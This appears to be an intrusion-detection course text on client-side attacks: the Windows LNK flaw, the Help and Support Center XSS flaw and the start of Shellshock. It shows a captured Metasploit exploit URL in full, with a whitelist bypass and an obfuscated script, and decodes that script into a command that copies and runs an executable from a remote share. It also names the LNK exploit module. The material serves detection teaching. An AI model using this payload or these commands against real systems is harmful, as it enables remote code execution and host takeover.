
It seems like client-side attacks came into vogue somewhere around 2004. Sure, there had been client-side attacks prior to this time, but the number, variety, and techniques seemed to increase significantly around 2004. Client attacks require a little more trickery to successfully exploit because they often involve luring a user to some malicious site. Server attacks simply require the server to be exploitable by some kind of vulnerability.

While it might take a little more work to attack a client host, there are some advantages for the attacker with this approach. First, unlike a server that may be in some isolated network such as a DMZ and not have full access to the internal network, client hosts are often in the protected networks themselves. If an attack is successful and some kind of access is obtained to the client host, the attacker may have access inside the protected network and may potentially inflict a lot more damage on neighboring hosts. This is mainly because there is a sense of trust among hosts (especially Windows operating systems) and users inside the protected network.

Next, client users may be more gullible and may be lured into going places and doing things that a more savvy server administrator would never do. And, if the user is responsible for maintaining his or her own host in terms of updates, patches, firewalls, etc., the host may not be as well protected as a server.

Finally, while well-protected servers should offer a handful of listening ports at most, clients often load their computers up with all kinds of software so the possible attack vectors multiply. One of the most popular targets has been browsers, and browser add-ons such as Adobe Flash. Users also install Adobe and Microsoft Office products or other software to view pictures, listen to music, view video, all of which have had problems as well.

There are many delivery methods for client attacks, but most are initiated by directing a client to a known malicious site or a site that has some vulnerability such as cross-site scripting that may be reflected back to the client.




Anatomy of a Client Attack

- Entice or lure a gullible user by some communication such as an e-mail HTTP link to a malicious site
- Download/transfer a malicious file to vulnerable client
- Cause the user to open (listen, read, view) the malicious file
- Inflict damage on vulnerable client
  - Denial of service that causes an application to crash
  - Buffer/heap overflow that allows the execution of arbitrary code

Intrusion Detection In-Depth

Essentially, a client attack has two basic parts – a social engineering piece and a technical piece. As mentioned previously, a client-side attack usually begins with the user being enticed to do something. The user is enticed by some kind of communication – most likely e-mail, but there are other means such as through instant messaging, peer-to-peer communications, or social network sites. And, more often than not, the communication appeals to some base instinct or manifests some kind of familiarity with the user to make her/him trust that the e-mail or link is benevolent.

There may be some urgent communication that encourages the user to apply some kind of missing software patch or reset credentials when in reality, a supplied link directs them to a malicious site. Often, some malicious file is downloaded to the client host. This is usually not enough to exploit the vulnerability; the user may have to open the file to read some content, listen to some music, or view an image for instance. This exploits some kind of client software vulnerability, ultimately allowing the execution of arbitrary code on the host. Less likely, the damage is simply a denial of service against the vulnerable application that causes it to crash. While a buffer overflow may be the ultimate intent, when poorly executed the result may be a denial of service instead of obtaining host access.



Microsoft LNK Exploit


- Vulnerability in Windows shortcut (.lnk) interpretations
- Download/receive malicious LNK file, code may be executed at current user privileges
- Cause the user to open (listen, read, view) the malicious file
- LNK file points to malicious code to be executed
- Stuxnet malware may have been transferred to SCADA systems via USB key with this attack

Intrusion Detection In-Depth

Let's take a look at a couple of client-side attacks. The first is associated with Windows shortcut files that are represented as an icon that links to some executable program. These shortcut files have a ".lnk" extension and are usually found on the Desktop. It was believed that a shortcut did nothing unless the user selected the icon. However, if a malicious shortcut file is placed on a USB device that is later accessed by Windows Explorer, the shortcut file may automatically execute without user intervention. It is suspected that this vulnerability was used by the Stuxnet malware that infected SCADA systems in Iran. SCADA systems are not normally connected to the Internet, but the malware was placed on USB drives that were somehow later connected to SCADA systems. These malicious .lnk files can be delivered via Web access if a user visits a malicious site.

Malware created to exploit the .lnk vulnerability installs two drivers that inject code into system processes as well as hide the malware. At issue is the faulty parsing of parameters passed to the shortcuts when the icon is loaded.

Metasploit Module: What the User Sees After the Download



Abcpexv on ubuntu server (Samba, Ubuntu) (192.168.2.7) - Microsoft Internet Explorer

Address: \\192.168.2.7\Abcpexv

HSwr3.dll


nvfipGcL
Shortcut
1 KB

Intrusion Detection In-Depth

Metasploit has a module located in the Metasploit directory "exploit/windows/browser/ms10_046_shortcut_icon_dllloader" that demonstrates the LNK vulnerability. The first part that is not shown here is to run this module that sets up a listener on the host where Metasploit is running. It generates a randomly named root file, in this case "Abcpexv". This is probably randomized to make it more difficult to write a rule or signature to find it.

The user must be enticed to visit the site –in this case 192.168.2.7. When this occurs, the above screenshot (or something like it) will appear on the user's desktop. Metasploit has downloaded the exploit that installs the two drivers that inject code into system processes. The malicious files are not seen since they are hidden in the processes. The user sees a DLL file and a shortcut only. The user does not even have to interact with the files and the vulnerability is executed.

The attacker now "owns" the target host. Metasploit has many different post-exploit options. Some of these are privilege escalation, starting a reverse shell allowing access by the attacker outside the site's protective barriers such as a firewall, starting a backdoor, or Microsoft registry access and manipulation, etc.



XSS HCP Client Attack

- Microsoft has online documents for Help and Support Center (HCP) to assist users
- Built-in precautions for host access in restricted mode when using HCP
- Whitelisting restrictions include the allowable set of HCP documents to access as well as parameters passed when invoking documents
- Error in the code, permitting bypass of whitelisting
- Once bypassed, fetch particular Help document with XSS flaw, execute script in privileged zone, and invoke script to execute malicious command on target host


Intrusion Detection In-Depth

Another client-side exploit involves the Microsoft Help and Support Center (HCP) that allows users to obtain online help. These online documents are called using a different protocol than "http://" known as "hcp://" followed by the name of a particular HCP document. Viewing of these documents is supposed to be done in a restricted safe mode on the user's computer. This is accomplished by using a whitelist of the set of HCP documents that the user can access as well as a restricted set of parameters that can be passed along with the URL.

However, a flaw in the code was present when the "/fromhcp" whitelist parameter was passed to the HCP document request. Specifically, a failure to view the return code in a particular function allowed the whitelist to be defeated, permitting any document to be viewed and any parameter to be passed to the URL when viewing a document.

There happened to be a particular help document "hcp://system/sysinfo/sysinfomain.htm" that was discovered to have a cross-site scripting (XSS) error. First, a user would have be tricked or directed to fetch an executable file containing an element that invoked the flawed code. At this point, the whitelisting restriction was defeated. Now the user was taken to the HCP link with the cross-site scripting issue where a script was executed in the user's privileged zone. The script could then execute a malicious command on the victim host.

Reassembly of Download from HCP XSS Flaw



```
</body>
</html>
GET /N/rX.html HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-
xbap, */*
Referer: http://10.4.33.22/mjoqlaw09/
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: 10.4.33.22
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/html
Connection: Keep-Alive
Server: Apache
Content-Length: 1960

<iframe src="hcp://services/search?query=a&topic=hcp://system/sysinfo/sysinfomain.htm%uFFFF%uFFFF%uFFFF%uFFFF%
uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF
%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%
uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF
%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%
uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF..%5C..%
5Csysinfomain.htm%u003fsvr=%3Cscript%20defer%3Eeval%28unescape%28%27Run%2528String.fromCharCode%252899%252c109%
252c100%252c32%252c47%252c99%252c32%252c101%252c99%252c104%252c111%252c32%252c87%252c83%252c99%252c114%252c105%
252c112%252c116%252c46%252c67%252c114%252c101%252c97%252c116%252c101%252c79%252c98%252c106%252c101%252c99%
252c116%252c40%252c34%252c87%252c83%252c99%252c114%252c105%252c112%252c116%252c46%252c83%252c104%252c101%252c108%
252c108%252c34%252c41%252c46%252c82%252c117%252c110%252c32%252c34%252c99%252c109%252c100%252c32%252c47%252c99%
252c32%252c99%252c111%252c112%252c121%252c32%252c92%252c92%252c49%252c48%252c46%252c52%252c46%252c51%252c51%
252c46%252c50%252c50%252c92%252c78%252c92%252c85%252c90%252c46%252c101%252c120%252c101%252c32%252c37%252c84%
252c69%252c77%252c80%252c37%252c32%252c38%252c38%252c32%252c37%252c84%252c69%252c77%252c80%252c37%252c92%252c85%
252c90%252c46%252c101%252c120%252c101%252c34%252c44%252c48%252c44%252c102%252c97%252c108%252c115%252c101%252c62%
252c37%252c84%252c69%252c77%252c80%252c37%252c92%252c111%252c46%252c118%252c98%252c115%252c124%252c99%252c115%
252c99%252c114%252c105%252c112%252c116%252c32%252c37%252c84%252c69%252c77%252c80%252c37%252c92%252c111%252c46%
252c118%252c98%252c115%252c62%252c110%252c117%252c108%2529%2529%253b%27%29%29%3C/script%3E">
```

Intrusion Detection In-Depth


metasploit-helpctr-xss.pcap

Metasploit has a module to exploit the HCP flaw. It opens an .asx (Advanced Stream Redirector) file or HTML file depending on the version of IE and Windows Media Player. These in turn, invoke a function that contains the flawed code. The "%uFFFF" characters are passed to the flawed function with an outcome of bypassing the whitelist restrictions making the HCP document with the XSS issue accessible. The script tag seen in the reassembled Wireshark session begins the execution of a Visual Basic script that been encoded/obfuscated.

To view the output, enter the following in the command line:
wireshark -r metasploit-helpctr-xss.pcap
Analyze → Follow TCP Stream

```
<iframe src="hcp://services/search?query=a&topic=hcp://system/sysinfo/sysinfomain.h
tm%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uF
FFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%u
FFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%
uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF
%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFF
F%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFF
FF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF..%5C..%5Csysin
fomain.htm%u003fsvr=%3Cscript%20defer%3Eeval%28unescape%28%27Run%2528String.fromCha
rCode%252899%252c109%252c100%252c32%252c47%252c99%252c32%252c101%252c99%252c104%252
c111%252c32%252c87%252c83%252c99%252c114%252c105%252c112%252c116%252c46%252c67%252c
114%252c101%252c97%252c116%252c101%252c79%252c98%252c106%252c101%252c99%252c116%252
c40%252c34%252c87%252c83%252c99%252c114%252c105%252c112%252c116%252c46%252c83%252c1
04%252c101%252c108%252c108%252c34%252c41%252c46%252c82%252c117%252c110%252c32%252c3
4%252c99%252c109%252c100%252c32%252c47%252c99%252c32%252c99%252c111%252c112%252c121
%252c32%252c92%252c92%252c49%252c48%252c46%252c52%252c46%252c51%252c51%252c46%252c5
0%252c50%252c92%252c78%252c92%252c85%252c90%252c46%252c101%252c120%252c101%252c32%2
52c37%252c84%252c69%252c77%252c80%252c37%252c32%252c38%252c38%252c32%252c37%252c84%
252c69%252c77%252c80%252c37%252c92%252c85%252c90%252c46%252c101%252c120%252c101%252
c34%252c44%252c48%252c44%252c102%252c97%252c108%252c115%252c101%252c62%252c37%252c8
4%252c69%252c77%252c80%252c37%252c92%252c111%252c46%252c118%252c98%252c115%252c124%
252c99%252c115%252c99%252c114%252c105%252c112%252c116%252c32%252c37%252c84%252c69%2
52c77%252c80%252c37%252c92%252c111%252c46%252c118%252c98%252c115%252c62%252c110%252
c117%252c108%2529%2529%253b%27%29%29%3C/script%3E">
```

JSUNPACK




```
//eval
Run(String.fromCharCode(99,109,100,32,47,99,32,101,99,104,111,32,87,83,99,114,105,112,116,46,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,8
3,99,114,105,112,116,46,83,104,101,108,108,34,41,46,82,117,110,32,34,99,109,100,32,47,99,32,99,111,112,121,32,92,92,49,48,46,52,46,51,51,46,50,50,92,
78,92,85,90,46,101,120,101,32,37,84,69,77,80,37,32,38,38,32,37,84,69,77,80,37,92,85,90,46,101,120,101,34,44,48,44,102,97,108,115,101,62,37,84,69,77,8
0,37,92,111,46,118,98,115,124,99,115,99,114,105,112,116,32,37,84,69,77,80,37,92,111,46,118,98,115,62,110,117,108)); //warning CVE-2010-1885
possible hcp URL with Run access /* Run arguments: cmd /c echo WScript.CreateObject("WScript.Shell").Run "cmd /c copy \\10.4.33.22\N\UZ.exe

hcp:/services/search?query=a&topic=hcp:/system/sysinfo
sysinfomain.htm%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFI
sysinfomain.htm%u003fsvr=<script
defer>eval(unescape('Run%28String.fromCharCode%2899%2c109%2c100%2c32%2c47%2c99%2c32%2c
%29%29%3b'))</script> benign
nothing detected] (iframe) hcp:/services/search?query=a&topic=hcp:/system/sysinfo
sysinfomain.htm%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%uFFFF%
```

Intrusion Detection In-Depth

The VBS was obfuscated by encoding it in escaped hex representation of ASCII characters. This is a generic encoding that can be used for other purposes such as obfuscating JavaScript. There is a utility known as JSUNPACK that is a generic JavaScript unpacker. In essence, it decodes the hex encoded text to an ASCII representation of unicode as seen in the upper part of the screen. Now, we have to decode that, however the online JSUNPACK has seen this code before and properly associates it with the HCP vulnerability.

Unicode to ASCII




```
<!DOCTYPE html>
<html>
<body>

<p id="demo">Click the button to display character of the specified
unicode number.</p>

<button onclick="myFunction()">Try it</button>

<script>
function myFunction()
{
var
n=String.fromCharCode(99,109,100,32,47,99,32,101,99,104,111,32,87,83,99,11
4,105,112,116,46,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,83,99
,114,105,112,116,46,83,104,101,108,108,34,41,46,82,117,110,32,34,99,109,10
0,32,47,99,32,99,111,112,121,32,92,92,49,50,55,46,48,46,48,46,49,92,113,92
,77,46,101,120,101,32,37,84,69,77,80,37,32,38,38,32,37,84,69,77,80,37,92,7
7,46,101,120,101,34,44,48,44,102,97,108,115,101,62,37,84,69,77,80,37,92,70
,46,118,98,115,124,99,115,99,114,105,112,116,32,37,84,69,77,80,37,92,70,46
,118,98,115,62,110,117,108);
document.getElementById("demo").innerHTML=n;
}
</script>

</body>
</html>
```

```
cmd /c echo WScript.CreateObject("WScript.Shell").Run "cmd
/c copy \\127.0.0.1\q\M.exe %TEMP% &&
%TEMP%\M.exe",0,false>%TEMP%\F.vbs|cscript
%TEMP%\F.vbs>nul
```

Try it
Edit the code above and click to see the result.
W3Schools.com - Try it yourself

Another online utility enables the decoding of the unicode numbers that were the result of the first decoding seen on the previous slide. The unicode results are entered as input on the left side of the screen and the result is displayed on the right side.

The "Wscript.Shell" invokes a script that executes a program called "M.exe". This is a randomized executable name created by Metasploit that uses the type of Metasploit "payload" selected by the user – for instance, a Windows shell, reverse shell, etc. This is where the access to the victim host is finally realized. The name was randomized most likely to evade detection.



Shellshock (1)

- A flaw in the Unix-based OS bash shell that allows inadvertent code injection in environment variables
- Bash stores exported functions as environment variables
- Suppose you define a function named "evar" in bash, export it, and display its value

```
user@sender:~$ evar() { ABC; }
user@sender:~$ export -f evar
user@sender:~$ env | grep evar
    evar=() {  ABC
```

Intrusion Detection In-Depth


A dangerous and potentially grand in scope, flaw was discovered in the bash shell. Bash is one of many command line shells supported in Unix-based operating systems, including BSD-derivatives such as Mac OS X. This flaw threatened, and will threaten for a long time after it was exposed in September 2014, Unix-based operating systems running protocols such as HTTP, SSH, and DHCP.

The problem is that the bash stores exported functions as environment variables. An environment variable is one such as $PATH that influence how bash performs processing. The $PATH environment variable defines the directories to be searched when a command is entered to find the executable associated with the command.

In the example above, we define a function named "evar" in bash and assign it a literal value of "ABC", and then export the function (-f) named "evar". We execute the "env" command that lists all environment variables in the session and extract the value of "evar" only using "grep". As you can see when "evar" is displayed it shows a function like definition "evar()" followed by the function value of "{ABC". For some reason the final "}" of the function is missing.

The magnitude of Shellshock was uncertain in the immediate aftermath of its release since bash is embedded into so many processes of many protocols. The media never misses a chance to introduce their own spin of FUD as in:

"Shellshock: A deadly new vulnerability that could lay waste to the internet." - www.extremetech.com
"Shellshock: 'Deadly serious' new vulnerability found"
"Some experts said it was more serious than Heartbleed, discovered in April." - www.bbc.com
"Shellshock bug could threaten millions. Compared to Heartbleed." - www.washingtonpost.com



Shellshock (2)

- Now, define and export in the same statement to echo "Function code" when bash is called using it

```
user@sender:~$ export 'evar=() { echo "Function code" ; }'
user@sender:~$ bash -c 'evar'
      Function code
```

- Inject code after the function definition

